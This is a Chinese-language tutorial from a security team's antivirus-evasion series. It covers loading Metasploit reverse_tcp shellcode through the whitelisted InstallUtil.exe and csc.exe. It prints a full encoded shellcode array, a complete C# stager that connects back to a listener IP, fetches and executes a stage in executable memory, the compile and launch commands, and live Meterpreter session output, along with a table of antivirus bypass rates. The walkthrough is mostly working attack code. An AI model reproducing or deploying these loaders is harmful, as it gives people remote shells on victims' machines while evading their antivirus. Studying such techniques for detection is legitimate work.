Author:重剑无锋@Tide安全团队

Tide安全团队：

Tide安全团队致力于分享高质量原创文章，研究方向覆盖网络攻防、Web安全、移动终端、安全开发、IoT/物联网/工控安全等多个领域，对安全感兴趣的小伙伴可以关注或加入我们。

Tide安全团队自研开源多套安全平台，如Tide(潮汐)网络空间搜索平台、潮启移动端安全管控平台、分布式web扫描平台WDScanner、Mars网络威胁监测平台、潮汐指纹识别系统、潮巡自动化漏洞挖掘平台、工业互联网安全监测平台、漏洞知识库、代理资源池、字典权重库、内部培训系统等等。

Tide安全团队自建立之初持续向CNCERT、CNVD、漏洞盒子、补天、各大SRC等漏洞提交平台提交漏洞，在漏洞盒子先后组建的两支漏洞挖掘团队在全国300多个安全团队中均拥有排名前十的成绩。团队成员在FreeBuf、安全客、安全脉搏、t00ls、简书、CSDN、51CTO、CnBlogs等网站开设专栏或博客，研究安全技术、分享经验技能。

对安全感兴趣的小伙伴可以关注Tide安全团队Wiki：http://paper.TideSec.com 或团队公众号。

声明：文中所涉及的技术、思路和工具仅供以安全为目的的学习交流使用，任何人不得将其用于非法用途以及盈利等目的，否则后果自行承担！

文章打包下载及相关软件下载： `https://github.com/TideSec/BypassAntiVirus`

免杀能力一览表

几点说明：

1、表中标识 √ 说明相应杀毒软件未检测出病毒，也就是代表了Bypass。

2、为了更好的对比效果，大部分测试payload均使用msf的 `windows/meterperter/reverse_tcp` 模块生成。

3、由于本机测试时只是安装了360全家桶和火绒，所以默认情况下360和火绒杀毒情况指的是静态+动态查杀。360杀毒版本 `5.0.0.8160` (2020.01.01)，火绒版本 `5.0.34.16` (2020.01.01)，360安全卫士 `12.0.0.2002` (2020.01.01)。

4、其他杀软的检测指标是在 `virustotal.com` （简称VT）上在线查杀，所以可能只是代表了静态查杀能力，数据仅供参考，不足以作为杀软查杀能力或免杀能力的判断指标。

5、完全不必要苛求一种免杀技术能bypass所有杀软，这样的技术肯定是有的，只是没被公开，一旦公开第二天就能被杀了，其实我们只要能bypass目标主机上的杀软就足够了。

6、由于白名单程序加载payload的免杀测试需要杀软的行为检测才合理，静态查杀payload或者查杀白名单程序都没有任何意义，所以这里对白名单程序的免杀效果不做评判。

序号	免杀方法	VT查杀率	360	QQ	火绒	卡巴	McAfee	微软	Symantec	瑞星	金山	江民	趋势
1	未免杀处理	53/69									√	√	
2	msf自编码	51/69		√							√	√	
3	msf自捆绑	39/69		√							√	√	√
4	msf捆绑+编码	35/68	√	√							√	√	√
5	msf多重编码	45/70		√			√				√	√	√
6	Evasion模块exe	42/71		√							√	√	√
7	Evasion模块hta	14/59			√				√		√	√	√
8	Evasion模块csc	12/71		√	√	√	√		√	√	√	√	√
9	Veil原生exe	44/71	√		√						√		√
10	Veil+gcc编译	23/71	√	√	√		√				√	√	√
11	Venom-生成exe	19/71		√	√	√	√				√	√	√
12	Venom-生成dll	11/71	√	√	√	√	√	√			√	√	√
13	Shellter免杀	7/69	√	√	√		√		√		√	√	√
14	BackDoor-Factory	13/71		√	√		√	√			√	√	√
15	BDF+shellcode	14/71		√	√		√		√		√	√	√
16	Avet免杀	17/71	√	√	√		√			√	√	√	√

17	TheFatRat:ps1-exe	22/70		√	√		√	√	√		√	√	√
18	TheFatRat:加壳exe	12/70	√	√		√	√	√	√		√	√	√
19	TheFatRat:c#-exe	37/71		√			√			√	√	√	√
20	Avoidz:c#-exe	23/68		√		√	√			√	√		√
21	Avoidz:py-exe	11/68		√		√	√		√		√	√	√
22	Avoidz:go-exe	23/71		√		√	√	√			√	√	√
23	Green-Hat-Suite	23/70		√		√	√	√			√	√	√
24	Zirikatu免杀	39/71	√	√	√					√	√	√	√
25	AVIator免杀	25/69	√	√	√		√		√	√	√	√	√
26	DMKC免杀	8/55		√		√		√	√	√	√	√	√
27	Unicorn免杀	29/56			√				√		√	√	√
28	Python-Rootkit免杀	7/69	√	√	√		√		√	√	√	√	√
29	ASWCrypter免杀	19/57	√				√				√	√	√
30	nps_payload免杀	3/56	√	√	√		√	√	√	√	√	√	√
31	GreatSct免杀	14/56	√	√	√			√	√	√	√	√	√
32	HERCULES免杀	29/71			√						√		√
33	SpookFlare免杀	16/67		√	√	√	√	√	√	√	√		√
34	SharpShooter免杀	22/57	√	√				√			√	√	√
35	CACTUSTORCH免杀	23/57	√	√	√		√				√	√	√
36	Winpayloads免杀	18/70	√	√	√	√	√		√	√	√	√	√
37	C/C++1:指针执行	23/71	√	√			√		√		√		√
38	C/C++2:动态内存	24/71	√	√			√		√		√		√
39	C/C++3:嵌入汇编	12/71	√	√	√		√	√	√		√	√	√
40	C/C++4:强制转换	9/70	√	√	√		√	√	√	√	√	√	√
41	C/C++5:汇编花指令	12/69	√	√	√		√	√	√		√	√	√
42	C/C++6:XOR加密	15/71	√	√	√		√		√	√	√	√	√
43	C/C++7:base64加密1	28/69	√	√	√		√		√		√	√	√
44	C/C++8:base64加密2	28/69	√	√	√		√		√		√		√
45	C/C++9:python+汇编	8/70	√	√	√	√	√	√	√	√	√	√	√
46	C/C++10:python+xor	15/69	√	√	√	√	√		√	√	√	√	√
47	C/C++11:sc_launcher	3/71	√	√	√	√	√	√	√	√	√	√	√
48	C/C++12:使用SSI加载	6/69	√	√	√	√	√	√	√		√	√	√
49	C# 法1:编译执行	20/71	√	√	√		√		√	√	√	√	√
50	C# 法2:自实现加密	8/70	√	√	√	√	√	√	√	√	√	√	√
51	C# 法3:XOR/AES加密	14/71	√	√	√		√		√	√	√	√	√
52	C# 法4:CSC编译	33/71	√	√	√					√	√	√	√
53	py 法1:嵌入C代码	19/70	√	√	√			√		√	√	√	√
54	py 法2:py2exe编译	10/69	√	√	√		√		√	√	√	√	√
55	py 法3:base64加密	16/70	√	√	√	√				√	√	√	√
56	py 法4:py+C编译	18/69		√	√					√	√	√	√
57	py 法5:xor编码	19/71	√	√	√					√	√	√	√
58	py 法6:aes加密	19/71	√	√	√					√	√	√	√
59	py 法7:HEX加载	3/56	√	√	√	√	√		√	√	√	√	√
60	py 法8:base64加载	4/58	√	√	√	√	√		√	√	√	√	√
61	ps 法1:msf原生	18/56	√	√	√					√	√	√	√
62	ps 法2:SC加载	3/58	√	√	√	√	√	√	√	√	√	√	√

62	ps 法2:SC加载	0/58	√	√	√	√	√	√	√	√	√	√	√
63	ps 法3:PS1编码	3/58	√	√	√		√	√	√	√	√	√	√
64	ps 法4:行为免杀	0/58	√	√	√	√	√	√	√	√	√	√	√
65	go 法1:嵌入C代码	3/71	√	√	√	√	√		√	√	√		√
66	go 法2:sc加载	4/69	√	√	√	√	√	√	√	√	√		√
67	go 法3:gsl加载	6/71	√	√	√	√	√	√	√	√	√	√	√
68	ruby加载	0/58	√	√	√	√	√	√	√	√	√	√	√
69	MSBuild 代码1	4/57	√	√	√		√	√		√	√	√	√
70	MSBuild 代码2	18/58	√	√	√				√		√	√	√
71	Msiexec 法1	22/60	√	√	√				√		√	√	√
72	InstallUtil.exe	3/68	√	√	√	√	√	√	√	√	√	√	√
73	Mshta.exe	26/58	√	√	√						√	√	√
74	Rundll32.exe	22/58			√						√	√	√
75	Regsvr32 法1	22/58			√						√	√	√
76	Regsvr32 法2	18/58		√	√			√	√	√	√	√	√
77	Cmstp.exe	21/57			√						√	√	√
78	ftp.exe	-	-	-	-	-	-	-	-	-	-	-	-
79	Regasm/Regsvcs.exe	-	-	-	-	-	-	-	-	-	-	-	-
80	Compiler.exe	-	-	-	-	-	-	-	-	-	-	-	-
81	MavInject.exe	-	-	-	-	-	-	-	-	-	-	-	-
82	presentationhost.exe	-	-	-	-	-	-	-	-	-	-	-	-
83	IEexec.exe	-	-	-	-	-	-	-	-	-	-	-	-
84	winrm/slmgr.vbs	-	-	-	-	-	-	-	-	-	-	-	-
85	pubprn.vbs	-	-	-	-	-	-	-	-	-	-	-	-
86	Xwizard.exe	-	-	-	-	-	-	-	-	-	-	-	-
87	winword.exe	-	-	-	-	-	-	-	-	-	-	-	-
88	msdeloy.exe	-	-	-	-	-	-	-	-	-	-	-	-
89	psexec.exe	-	-	-	-	-	-	-	-	-	-	-	-
90	WMIC.exe	-	-	-	-	-	-	-	-	-	-	-	-
91	SyncAppvPub~.vbs	-	-	-	-	-	-	-	-	-	-	-	-
92	Pcalua.exe	-	-	-	-	-	-	-	-	-	-	-	-
93	zipfldr.dll	-	-	-	-	-	-	-	-	-	-	-	-
94	Url.dll	-	-	-	-	-	-	-	-	-	-	-	-
95	DiskShadow.exe	-	-	-	-	-	-	-	-	-	-	-	-
96	Odbcconf.exe	-	-	-	-	-	-	-	-	-	-	-	-
97	Forfiles.exe	-	-	-	-	-	-	-	-	-	-	-	-
98	Te.exe	-	-	-	-	-	-	-	-	-	-	-	-
99	CScript/WScript.exe	-	-	-	-	-	-	-	-	-	-	-	-
100	InfDefaultInstall.exe	-	-	-	-	-	-	-	-	-	-	-	-

本文目录：

一、InstallUtil.exe介绍

InstallUtil.exe算是免杀白名单里使用比较多的一个了，InstallUtil.exe可以用于安装有.NET开发的所有应用安装程序，如果要使用 .NET Framework 开发 Windows 服务，则可以使用installutil.exe命令行快速安装服务应用程序。

metasploit自带的evasion免杀模块，就提供了`windows/applocker_evasion_install_util`来直接创建InstallUtil.exe可加载的payload，详见远控免杀专题文章(4)-Evasion模块免杀(VT免杀率12/71): `https://mp.weixin.qq.com/s/YnnCM7W20xScv52k_ubxYQ`

另外，专题20里的GreatSCT也提供了基于InstallUtil.exe的免杀: `https://mp.weixin.qq.com/s/s9DFRIgpvpE-_MneO0B_FQ`

二、使用CSC+InstallUtil执行shellcode(VT免杀率33/71)

用的比较多的是CSC.exe+InstallUtil.exe加载shellcode，流程为：msf生成C#格式shellcode -> 加密shellcode -> 解密并加载shellcode -> csc.exe编译成.jpg文件 -> InstallUtil.exe白名单执行。之前backlion师傅和亮神都介绍过这种方法。

先通过msfvenom生成C＃的shellcode

```
msfvenom -p  windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai
-i 6 -b '\x00' lhost=10.211.55.2 lport=3333 -f csharp
```

```
$ msfvenom -p  windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai -i 6 -b '\x00' lhost=10.211.55.2 lport=3333 -f csharp
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 6 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai succeeded with size 395 (iteration=1)
x86/shikata_ga_nai succeeded with size 422 (iteration=2)
x86/shikata_ga_nai succeeded with size 449 (iteration=3)
x86/shikata_ga_nai succeeded with size 476 (iteration=4)
x86/shikata_ga_nai succeeded with size 503 (iteration=5)
x86/shikata_ga_nai chosen with final size 503
Payload size: 503 bytes
Final size of csharp file: 2580 bytes
byte[] buf = new byte[503] {
0xba,0x6e,0xad,0xe9,0x4f,0xdb,0xda,0xd9,0x74,0x24,0xf4,0x5e,0x29,0xc9,0xb1,
0x78,0x83,0xee,0xfc,0x31,0x56,0x0e,0x03,0x38,0xa3,0x0b,0xba,0x1e,0x71,0x75,
0xbe,0x85,0x74,0xe0,0x98,0xcd,0x5c,0x01,0x42,0x1e,0x54,0x58,0x02,0x51,0x16,
0x83,0x66,0x51,0xd2,0xb0,0x18,0xbe,0x22,0xb1,0x0a,0x52,0x01,0xc2,0xca,0xa5,
0x44,0x61,0x18,0x6a,0x8d,0x90,0xf1,0x8e,0xe2,0x41,0x33,0xf8,0x82,0xdb,0xcf,
0x36,0x26,0xfc,0xc3,0xf3,0x4c,0xa5,0x7f,0x86,0xb1,0x77,0xff,0xdc,0x9b,0x25,
0xbf,0xa3,0x50,0xd1,0xf1,0x44,0x9b,0x8f,0xf1,0x7d,0xe8,0xee,0x19,0x69,0xa9,
0x1a,0x9b,0x5c,0x23,0xa8,0x95,0x76,0x01,0x7b,0xa0,0x42,0x72,0x34,0x11,0x17,
0xf5,0x8f,0x69,0x2b,0xc2,0xcd,0x90,0x81,0x20,0x10,0x90,0x8a,0xa7,0xc0,0x37,
0x59,0x51,0x8e,0x30,0x2a,0x29,0xf0,0x33,0x54,0xbe,0x01,0xf0,0xa2,0x53,0x2e,
0xd0,0xb6,0xb3,0x43,0xa3,0x91,0x74,0xc4,0xa7,0x79,0x60,0x6c,0xab,0xc3,0xc0,
0x5a,0x80,0x55,0xcd,0xc3,0x85,0xe7,0xd4,0x1d,0xc7,0x42,0xfa,0x1e,0x7b,0x57,
0xc5,0x8b,0xa7,0x03,0x27,0x23,0x04,0x40,0x5a,0xdf,0x62,0x6d,0x0e,0x8a,0xc9,
0xee,0x64,0x07,0x89,0x13,0xa9,0x54,0x07,0xc2,0xa4,0x34,0x25,0x56,0x52,0x1e,
0x1e,0x71,0xc8,0x45,0xd5,0x0a,0xfe,0xb9,0xba,0xef,0x23,0x5f,0x39,0x8e,0x48,
0xac,0x93,0x89,0x3d,0xc9,0x77,0x5b,0x9a,0x80,0x53,0x13,0xf8,0xbf,0x11,0x28,
0x58,0x74,0x59,0x60,0x85,0x3c,0x96,0x9f,0x35,0xc2,0x27,0x33,0xe8,0xbf,0x1c,
0x41,0xa7,0xca,0x33,0x78,0xda,0x7e,0x73,0x21,0x05,0xae,0x3a,0xc9,0xad,0xb5,
0x7c,0x43,0x99,0x2f,0x58,0x16,0xe3,0x51,0xa9,0x72,0x3a,0x04,0x01,0x32,0x26,
0xfb,0x54,0x0e,0x0e,0xad,0x23,0xa0,0x6e,0x40,0xc2,0xf7,0x87,0xb9,0x54,0x72,
0x5b,0xb9,0x1e,0x75,0x9c,0x5c,0x2b,0x0a,0x2c,0x59,0x05,0x5e,0x7a,0x5f,0x7b,
0x5b,0x14,0xa1,0x56,0x2e,0xd3,0x37,0xb5,0x11,0xfc,0x65,0x8a,0xff,0x6a,0x02,
0x92,0xbf,0xd3,0x58,0x44,0x5d,0x8f,0x84,0x4e,0x42,0xbb,0xe8,0xce,0x6a,0xb2,
0x0b,0x81,0xfd,0x77,0x50,0x59,0x1e,0x65,0x41,0x4f,0x80,0xf7,0x54,0x3c,0x94,
0xdf,0xa3,0x6c,0xe6,0x8a,0x92,0xf8,0x50,0x15,0x77,0xdd,0xa8,0xa7,0x41,0x46,
0xd7,0xe5,0x54,0x2f,0xe0,0x7e,0x09,0x83,0x68,0x90,0x6a,0x4e,0x64,0x9c,0x66,
0xa1,0x5f,0xa7,0x8d,0xc3,0x3f,0x56,0x2c,0xe6,0x88,0xc0,0xb1,0xc1,0xee,0xc4,
0x7b,0x3c,0x93,0x8d,0x8d,0xe0,0xad,0x92,0x91,0x84,0x58,0x28,0x64,0x34,0xc8,
0xdc,0x5e,0x78,0xb8,0x69,0xb2,0x04,0x5a,0x32,0x88,0x9e,0x9d,0x98,0xd6,0xfa,
0x19,0x89,0x7f,0x70,0x72,0x22,0x54,0x25,0x3f,0xcb,0x31,0x90,0x67,0xe7,0x68,
0xb0,0xb6,0x72,0xe9,0xd4,0xfa,0xcb,0x0a,0xdc,0x4a,0xab,0xf8,0xbc,0xe3,0x1d,
0x11,0x7a,0xbc,0x3e,0x68,0x32,0x1c,0x3b,0xb7,0x33,0x57,0x2f,0x41,0x98,0x5e,
0xa8,0x0f,0x6c,0xc2,0xb7,0x52,0xe5,0x8e,0x45,0xae,0x43,0xfc,0xae,0xfe,0x87,
0x4f,0xe0,0xc2,0x52,0xff,0x8e,0x19,0x9e };
```

下载InstallUtil-Shellcode.cs

`wget https://raw.githubusercontent.com/TideSec/BypassAntiVirus/master/tools/InstallUtil-Shellcode.cs`

将上面生成的shellcode复制到`InstallUtil-Shellcode.cs`文件中。


使用csc编译InstallUtil-ShellCode.cs

```
C:\Windows\Microsoft.NET\Framework\v2.0.50727\csc.exe /unsafe
/platform:x86 /out:C:\test\shell.exe C:\test\InstallUtil-
ShellCode.cs
```

编译生成的shell.exe直接执行是不行的，需要使用InstallUtil.exe来触发。

使用InstallUtil.exe执行shell.exe，360安全卫士会检测到InstallUtil.exe执行预警，360杀毒和火绒动态和静态均无预警。


```
C:\Windows\Microsoft.NET\Framework\v2.0.50727\InstallUtil.exe
/logfile= /LogToConsole=false /U C:\test\shell.exe
```



msf中可上线

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.211.55.2:3333
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (180320 bytes) to 10.211.55.3
[*] Meterpreter session 3 opened (10.211.55.2:3333 -> 10.211.55.3:49271) at 2020-02-13 23:46:07 +0800

meterpreter > getpid
Current pid: 4000
meterpreter >
```

virustotal.com中shell.exe文件33/71个报病毒，这个有点出乎意料。



三、GreatSCT中基于InstallUtil的payload(VT免杀率3/68)

之前我写的专题20里的GreatSCT也提供了基于InstallUtil.exe的免杀: `https://mp.weixin.qq.com/s/s9DFRIgpvpE-_MneO0B_FQ`，从中提取出了一种cs代码，如下。只需要替换最后的ip和端口就可以。

```
using System; using System.Net; using System.Linq; using
System.Net.Sockets; using System.Runtime.InteropServices; using
System.Threading; using System.Configuration.Install; using
System.Windows.Forms;
    public class xikGyQhiWFtLfea {
        public static void Main()
        {
            while(true)
{{ MessageBox.Show("doge"); Console.ReadLine();}}
        }
    }

    [System.ComponentModel.RunInstaller(true)]
    public class tlVMKernIcgK :
System.Configuration.Install.Installer
    {
```

```
        public override void
Uninstall(System.Collections.IDictionary DfYhOEiegJczVcb)
        {
            xPdYsYuXnSnGw.poQMzdP();
        }
    }

    public class xPdYsYuXnSnGw
    {       [DllImport("kernel32")] private static extern UInt32
VirtualAlloc(UInt32 JkWcZPjIfoHi,UInt32 QzVLSfv, UInt32 WwZvpI,
UInt32 kzasnlrCx);
[DllImport("kernel32")]private static extern IntPtr
CreateThread(UInt32 pHkjjhGC, UInt32 nvhwAfGRpaan, UInt32
omtHlqvnYUwang,IntPtr RjAkyAqEjlRcyn, UInt32 JCivBCMUx, ref UInt32
HCBPuOkvhoYUG);
[DllImport("kernel32")] private static extern UInt32
WaitForSingleObject(IntPtr wYVgya, UInt32 ikklPOdvYt);
static byte[] lXsdNPt(string GpvIvURjyADhMjk, int YCtOqjKhKOVx) {
    IPEndPoint SzcUwwr = new
IPEndPoint(IPAddress.Parse(GpvIvURjyADhMjk), YCtOqjKhKOVx);
    Socket chQxzayBFUMpqt = new Socket(AddressFamily.InterNetwork,
SocketType.Stream, ProtocolType.Tcp);
    try { chQxzayBFUMpqt.Connect(SzcUwwr); }
    catch { return null;}
    byte[] DlkoUdk = new byte[4];
    chQxzayBFUMpqt.Receive(DlkoUdk, 4, 0);
    int AXwxWBmSOrwh = BitConverter.ToInt32(DlkoUdk, 0);
    byte[] GwvBqMFF = new byte[AXwxWBmSOrwh + 5];
    int vWjTky = 0;
    while (vWjTky < AXwxWBmSOrwh)
    { vWjTky += chQxzayBFUMpqt.Receive(GwvBqMFF, vWjTky + 5,
(AXwxWBmSOrwh - vWjTky) < 4096 ? (AXwxWBmSOrwh - vWjTky) : 4096,
0);}
    byte[] SYFASUFosCHjk =
BitConverter.GetBytes((int)chQxzayBFUMpqt.Handle);
    Array.Copy(SYFASUFosCHjk, 0, GwvBqMFF, 1, 4); GwvBqMFF[0] =
0xBF;
    return GwvBqMFF;}
static void mjnxRGlBtgsKaNL(byte[] HCpaoWPeusDevY) {
    if (HCpaoWPeusDevY != null) {
        UInt32 VcgiCTPFDF = VirtualAlloc(0,
(UInt32)HCpaoWPeusDevY.Length, 0x1000, 0x40);
        Marshal.Copy(HCpaoWPeusDevY, 0, (IntPtr)(VcgiCTPFDF),
HCpaoWPeusDevY.Length);
        IntPtr syuSYjh = IntPtr.Zero;
        UInt32 TLwAODfreIhMN = 0;
        IntPtr IaskpTOKF = IntPtr.Zero;
        syuSYjh = CreateThread(0, 0, VcgiCTPFDF, IaskpTOKF, 0, ref
TLwAODfreIhMN);
```


```
TLWAUDTreImMN);

        WaitForSingleObject(syuSYjh, 0xFFFFFFFF); }}

        public static void poQMzdP() {
    byte[] QxKpvX = null; QxKpvX = lXsdNPt("10.211.55.2", 3333);
    mjnxRGlBtgsKaNL(QxKpvX);
        }   }
```

我尝试使用csc.exe进行x86编译出错，于是使用了x64编译，生成`shell.exe`

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
/platform:x64  /r:System.EnterpriseServices.dll
/r:System.IO.Compression.dll /target:library /out:shell.exe /unsafe
C:\test\test.cs
```

生成的`shell.exe`是无法直接执行的，需要使用InstallUtil.exe进行加载。


```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe
/logfile= /LogToConsole=false /U shell.exe
```



msf中使用payload`windows/x64/meterpreter/reverse_tcp`，可正常上线。

```
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.211.55.2      yes       The listen address (an interface may be specified)
   LPORT     3333             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.211.55.2:3333
[*] Sending stage (206403 bytes) to 10.211.55.3
[*] Meterpreter session 9 opened (10.211.55.2:3333 -> 10.211.55.3:55724) at 2020-02-15 22:34:22 +0800

meterpreter > getpid
Current pid: 528
meterpreter >
```

virustotal.com中shell.exe文件3/68个报病毒



四、参考资料

InstallUtil&csc.exe-bypass application whitelisting：`https://pplsec.github.io/2019/03/26/InstallUtil&csc.exe-bypass-application-whitelisting/`

csharp 编译文件绕过防病毒软件利用手法分析: `https://www.jianshu.com/p/0eea57654c30`